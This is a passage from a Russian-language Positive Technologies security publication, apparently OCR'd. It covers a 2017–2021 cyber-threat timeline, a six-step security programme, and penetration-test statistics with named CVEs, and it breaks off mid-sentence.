Можно заметить, что в целом, несмотря на разные тенденции развития киберугроз и мотивов злоумышленников, проблемы безопасности в организациях сильным изменениям не подвергаются. Специалисты Positive Technologies в рамках проектов по анализу защищенности могли скомпрометировать основные системы инфраструктуры и пять лет назад, и в 2021 году. Всего за 2020–2021 годы удалось реализовать 79% недопустимых событий, обозначенных компаниями.



Заключение

Раньше идея безопасной системы была несколько утопичной, а выстраивание идеальной защищенной системы основывалось по большей части на соответствии стандартам регуляторов. Считалось, что система должна быть в первую очередь непробиваемой, внутренние процессы еще не рассматривались так подробно. Но уже с 2020 года информационная безопасность берет курс на построение и поддержание систем и процессов таким образом, чтобы у злоумышленников не было возможности реализации недопустимых для бизнеса событий. Это значит, что даже если злоумышленник сможет попасть во внутреннюю инфраструктуру, у него не должно быть возможности достичь целевых систем, через которые внутренние бизнес-процессы будут нарушены, а функционирование и даже само существование организации будет поставлено под угрозу. И если ранее проекты по анализу защищенности не содержали конкретных целей, то сейчас все чаще проводится верификация недопустимых событий, в ходе которой даются ответы на вопросы о том, какие бизнес-процессы могут быть нарушены злоумышленником, к чему это может привести и что нужно сделать, чтобы этого избежать.

Руководители, которые еще несколько лет назад не придавали большого значения информационной безопасности, считали это фактором, сдерживающим развитие бизнеса, лишним и даже бесполезным, теперь полагают, что обеспечение защиты является одним из приоритетных направлений. Топ-менеджмент все чаще общается с руководителями служб ИБ и все чаще дает обратную связь при проведении анализа защищенности.

В последнее время внимание начинает уделяться не только построению защиты, но и детектированию атак, которые уже происходят в инфраструктуре, мониторингу процессов и событий в системе; появляется множество продуктов, предназначенных для мониторинга и реагирования на инциденты безопасности. Организации осознают необходимость повышения квалификации персонала для противостояния реальным атакам злоумышленников. Появляются киберполигоны — системы, имитирующие часть настоящей инфраструктуры организации и предназначенные для тренировки и оттачивания навыков обеспечения защиты. Возникает необходимость в автоматизации работ по обнаружению атак и реагированию на них в кратчайшие сроки, и в будущем мы ожидаем развития таких систем.

Эволюция кибер-угроз (2017–2021)

2017

зафиксировано
985 атак

годовой ущерб
600 млрд $

- 57% атак носят массовый характер
- Группировки активно атакуют банковские системы
- Растет популярность криптовалют. Проводятся атаки на блокчейн-проекты, увеличивается число майнеров
- Начало эпидемии шифровальщиков: масштабные массовые атаки (WannaCry, NotPetya). Продвигаются услуги ransomware as a service
- Растет число атак на банкоматы и POS-терминалы

2018

зафиксировано
1264 атаки +28%

годовой ущерб
600 млрд $

- Продолжаются атаки на банковские системы и банкоматы. **Проходит волна джекпоттинга в США**
- Продолжение атак на криптовалютные проекты: ряд атак типа «51%»
- Атаки направлены в основном на кражу информации. **Атака на сеть отелей Marriott затронула более 300 млн клиентов**
- Растет доля целевых атак

2021

зафиксировано
2418 атак +6%

годовой ущерб
6 трлн $

- 74% атак носят целенаправленный характер
- Последствия атак выходят за пределы отдельных компаний и влияют на целые отрасли. **Атака на трубопровод Colonial Pipeline привела к нехватке топлива в США**

новые тренды усиливающиеся тренды

2019

зафиксировано
1508 +19% **атак**

годовой ущерб
700 **млрд $**

- Украденные данные появляются в продаже и в открытом доступе. **Опубликована Collection #1**
- Крупные утечки данных продолжаются. **Более 540 млн записей похищено в результате атаки на Facebook**
- Атаки Magecart с внедрением JavaScript-снифферов приобретают массовый характер
- Растет число атак APT-группировок
- Вымогатели требуют двойной выкуп: за расшифровку и неразглашение украденных данных

2020

зафиксировано
2271 +51% **атака**

годовой ущерб
1 **трлн $**

- Атаки шифровальщиков стали целенаправленными
- Удаленный формат работы приводит к появлению множества незащищенных сервисов и к росту числа атак с использованием известных уязвимостей
- Появляются ресурсы для публикации украденных вымогателями данных
- В два раза увеличивается количество атак на промышленные компании
- Растет рынок продажи доступов, развивается взаимодействие злоумышленников в дарквебе
- Атаки типа supply chain набирают популярность. **Раскрыт факт взлома SolarWinds**

- Шифровальщики сталкиваются с противодействием со стороны правоохранительных органов и конфликтами внутри RaaS
- Вредоносные программы модифицируются под Linux-системы

- Размеры выкупа операторам шифровальщиков растут: максимальная сумма составила 40 млн долларов
- Виртуальная инфраструктура чаще становится объектом атак
- Растет количество ботнетов

Шесть шагов к результативной безопасности

1 Управление киберрисками

2 Понимание и контроль IT-инфраструктуры

3 Работа с уязвимостями и конфигурацией

4 Мониторинг инцидентов ИБ и реагирование на них

5 Проверка защищенности

6 Повышение квалификации специалистов по ИБ

Это понятная для бизнеса и измеримая система информационной безопасности, цель которой состоит в исключении возможности реализации событий, неприемлемых для организации.

Путь к результативной безопасности начинается с осознания недопустимых для бизнеса событий и сценариев их реализации. Успех этого базового этапа и эффективность всей системы информационной безопасности напрямую связаны с вовлеченностью первых лиц организации.

СМ. «ВОВЛЕЧЕННОСТЬ БИЗНЕСА В ИБ» НА СТР. 56

Необходимо определить критически важные для организации бизнес-процессы, целевые и ключевые системы, а также контролировать внешние ресурсы — потенциальные точки проникновения.

Важно устранять потенциальные векторы атак и контролировать безопасность конфигураций.

СМ. «МЕНЕДЖМЕНТ УЯЗВИМОСТЕЙ: ИНСТРУКЦИЯ ПО ПРИМЕНЕНИЮ» НА СТР. 98

Мониторинг событий ИБ — один из главных элементов защиты, позволяющий вовремя заметить атаку. Автоматизация процессов выявления инцидентов ИБ и реагирования на них помогает остановить злоумышленников до того, как наступят неприемлемые последствия.

Важно регулярно проверять уровень защищенности информационных систем, чтобы оценить эффективность принятых мер и обнаружить слабые места. Необходимо четко обозначать цели анализа защищенности, проверять реализуемость недопустимых событий и способность правильно отреагировать на атаку.

СМ. «БИЗНЕС ПОД ПРИЦЕЛОМ: АНАЛИЗИРУЕМ СЦЕНАРИИ АТАК» НА СТР. 82


Уровень защищенности организации в первую очередь зависит от квалификации специалистов по ИБ. Повышение квалификации достигается за счет регулярного обучения, а практический опыт в противодействии атакам специалисты могут приобрести в рамках киберучений на специализированных киберполигонах.

СМ. «НАМ НЕ СТРАШЕН КИБЕР-ШТОРМ. КАК ГАРАНТИРОВАТЬ ЗАЩИЩЕННОСТЬ БИЗНЕСА ОТ НЕДОПУСТИМЫХ СОБЫТИЙ: ОПЫТ POSITIVE TECHNOLOGIES» НА СТР. 110

Бизнес под прицелом: анализируем сценарии атак

Екатерина Килюшева,
Ольга Зиненко

Департамент аналитики
информационной безопасности
Positive Technologies



Работа любой организации может остановиться из-за кибератаки. Анализ защищенности показывает, что всего за 30 дней злоумышленники могут реализовать 71% событий, которые повлекут неприемлемые последствия. Подробнее о том, каким образом действуют злоумышленники и как исключить возможность реализации недопустимого события, читайте в нашем исследовании.


Кибератака — одна из потенциальных причин снижения темпов развития бизнеса и невозможности достижения стратегических целей. Для каждой компании могут быть сформулированы недопустимые события, наступление которых катастрофически скажется на ее дальнейшей судьбе. О таких событиях и о том, как их не допустить, пойдет речь в статье.

В основе нашего исследования лежат данные, полученные во время работ по анализу защищенности информационных систем со стороны внешнего и внутреннего злоумышленника во второй половине 2020 — первой половине 2021 года[1].

Мы покажем наиболее распространенные техники проникновения и развития атаки до целевой системы и расскажем об узких местах в инфраструктуре, которым стоит уделять особое внимание при построении системы защиты. Вы узнаете, какие меры помогут не допустить реализации событий, способных повлиять на ваш бизнес.

К журналу мы прикладываем постер с тактиками и техниками атак из базы MITRE ATT&CK на русском языке

Недопустимое событие — событие, возникающее в результате действий злоумышленников и делающее невозможным достижение операционных и стратегических целей организации или приводящее к длительному нарушению ее основной деятельности





Формат работ по анализу защищенности (доля проектов)

- комплексный анализ защищенности
- анализ защищенности только со стороны внешнего злоумышленника
- анализ защищенности только со стороны внутреннего злоумышленника

[1] В исследование вошли 45 проектов, для которых клиенты дали согласие на анализ результатов и публикацию в обезличенном виде. В каждом третьем проекте клиент до начала работ указал системы, для которых необходимо проверить определенные возможности атакующих.

Целевая система — информационная система, воздействие на которую может непосредственно привести к наступлению недопустимого для бизнеса события





Типы работ (доля проектов)

- верификация недопустимых событий
- моделирование целенаправленных атак с оценкой противодействия со стороны служб ИБ
- тестирование на проникновение с заранее обозначенными целями
- тестирование на проникновение

Распределение компаний по отраслям (доля проектов)

- финансовые организации
- ТЭК
- госучреждения
- промышленность
- IT-компании
- другие

Ключевая система — информационная система, без воздействия на которую злоумышленник не сможет развить атаку на целевую систему, или такая система, взлом которой существенно упростит последующий сценарий атаки для компрометации целевых систем

Чаще всего компании просят оценить возможность реализации следующих категорий недопустимых событий[2]:

- нарушение технологических процессов
- нарушение процессов оказания услуг
- компрометация цифровой личности руководителей компании
- кража денежных средств
- кража важной информации
- мошенничество в адрес пользователей

71%

недопустимых событий могут быть реализованы атакующими в течение одного месяца[3]

93%

доля компаний, в которых внешний злоумышленник может преодолеть сетевой периметр и получить доступ к ресурсам локальной сети

выполнить действия, нарушающие бизнес-процессы банка и влияющие на качество оказываемых услуг, можно в каждом банке

в 100%

компаний внутренний злоумышленник может получить полный контроль над инфраструктурой

87%

недопустимых событий возможно реализовать в промышленных компаниях

в 100%

компаний максимальные привилегии в домене позволяют получить доступ к другим ключевым системам


[2] Недопустимые события формулировались индивидуально для каждой организации с указанием значений недопустимого ущерба. В рамках исследования мы объединили такие события в перечисленные категории.

[3] Оценка дана на основании проектов по верификации недопустимых событий.


Как злоумышленник достигает цели

В проектах по верификации компании в среднем обозначали шесть недопустимых событий, которые необходимо было реализовать. По мнению наших клиентов, наибольшую опасность для них представляют события, связанные с нарушением технологических процессов, процессов оказания услуг, кражей денежных средств и важной информации. Всего удалось подтвердить возможность реализации 71% обозначенных событий[4]. Примечательно, что на атаку, которая приведет к реализации недопустимого события, злоумышленнику потребуется не больше месяца. Развитие атак на некоторые системы и вовсе может произойти за считаные дни.

[4] Верификация недопустимых событий происходит согласно заранее обозначенным критериям. Работы производятся в реальной инфраструктуре компании и прекращаются за один шаг до наступления недопустимого события без нанесения вреда бизнес-процессам.



Обобщенная схема продвижения злоумышленника до целевых систем



Шаг 1 Преодоление сетевого периметра

Путь злоумышленника из внешних сетей до целевых систем начинается с преодоления сетевого периметра.

В среднем на проникновение во внутреннюю сеть компании уходит два дня.

В ходе работ по анализу защищенности со стороны внешнего злоумышленника, проведенных во второй половине 2020 — первой половине 2021 года, экспертам Positive Technologies удалось преодолеть сетевой периметр в 93% проектов даже без использования методов социальной инженерии.

Уязвимости обнаружены экспертами Positive Technologies

Основным способом проникновения в корпоративную инфраструктуру является подбор учетных данных. В первую очередь это связано с тем, что сотрудники устанавливают простые пароли, в том числе для учетных записей администраторов.

Использование устаревших версий ПО и небезопасных протоколов позволяет злоумышленникам воспользоваться известными уязвимостями для преодоления сетевого периметра. По итогам работ по анализу защищенности со стороны внешнего злоумышленника в 60% проектов именно эксплуатация известных уязвимостей в программном обеспечении, а в 43% — в коде веб-приложений позволила нашим специалистам проникнуть в корпоративную сеть. Среди использованных уязвимостей были:


Уязвимость обнаружена экспертами Positive Technologies

- «Удаленное выполнение произвольного кода» (CVE-2020-0688) в доступном из интернета сервере Microsoft Exchange;
- «Чтение произвольных файлов» (CVE-2020-3452) и «Разглашение информации» (CVE-2020-3259) в веб-интерфейсе управления устройствами Cisco ASA[5];
- «Удаленное выполнение произвольного кода» (CVE-2020-1147) в Microsoft SharePoint;
- «Удаленное выполнение команд ОС» (CVE-2019-19781) в программном обеспечении Citrix NetScaler[6];
- «Удаленное выполнение произвольного кода» (CVE-2015-8562) в CMS Joomla.

В рамках одного проекта могло применяться одновременно несколько способов проникновения в локальную сеть из интернета. Среднее количество векторов проникновения в локальную сеть на один проект — 3, максимальное — 19.

Методы проникновения в локальную сеть (доля компаний)


Точки проникновения в корпоративную сеть компаний (доля компаний)



Шаг 2 Получение максимальных привилегий

В 100% компаний внутренний злоумышленник может получить полный контроль над инфраструктурой, причем в 81% компаний существует простой способ получить привилегии администратора домена, который под силу даже низкоквалифицированному хакеру.


Злоумышленник, обладающий учетными данными с привилегиями администратора домена, может получить множество других учетных данных для горизонтального перемещения по корпоративной сети и доступа к компьютерам и серверам.



В большинстве компаний отсутствует сегментация сети по бизнес-процессам, что позволяет развивать несколько векторов атак вплоть до реализации нескольких недопустимых событий одновременно. Если же в компании выстроены доверительные отношения между доменами либо используются одни и те же учетные данные администраторов, то злоумышленник может получить контроль и над другими корпоративными доменами и продолжить развитие атаки в них. Максимальное число подконтрольных доменов внутри одной компании, полученное в рамках работ по анализу защищенности со стороны внутреннего злоумышленника, — десять.

Успешные атаки внутри сети (доля компаний)

В ходе большинства атак на внутреннюю сеть злоумышленники предпочитают использовать архитектурные особенности ОС и протоколов аутентификации и выполнять другие легитимные действия, не отличающиеся от обычной деятельности пользователей или администраторов, чтобы остаться незамеченными. В 40% компаний экспертами были использованы уязвимости в ПО, большинство из которых позволяло повысить привилегии в системе, например уязвимость в протоколе Netlogon (CVE-2020-1472) и уязвимость PrintNightmare в диспетчере очереди печати Windows (CVE-2021-34527).




Шаг 3 Получение доступа к ключевым системам

Получить доступ в изолированные сегменты сети, к ключевым компьютерам и серверам нарушителю зачастую помогают средства администрирования, виртуализации, защиты или мониторинга. Эти системы важны злоумышленникам еще и потому, что позволяют действовать незаметно от имени легитимных пользователей, не создавая дополнительных подозрительных подключений, и выполнять команды с высоким уровнем привилегий. Основная проблема заключается в том, что такие системы:

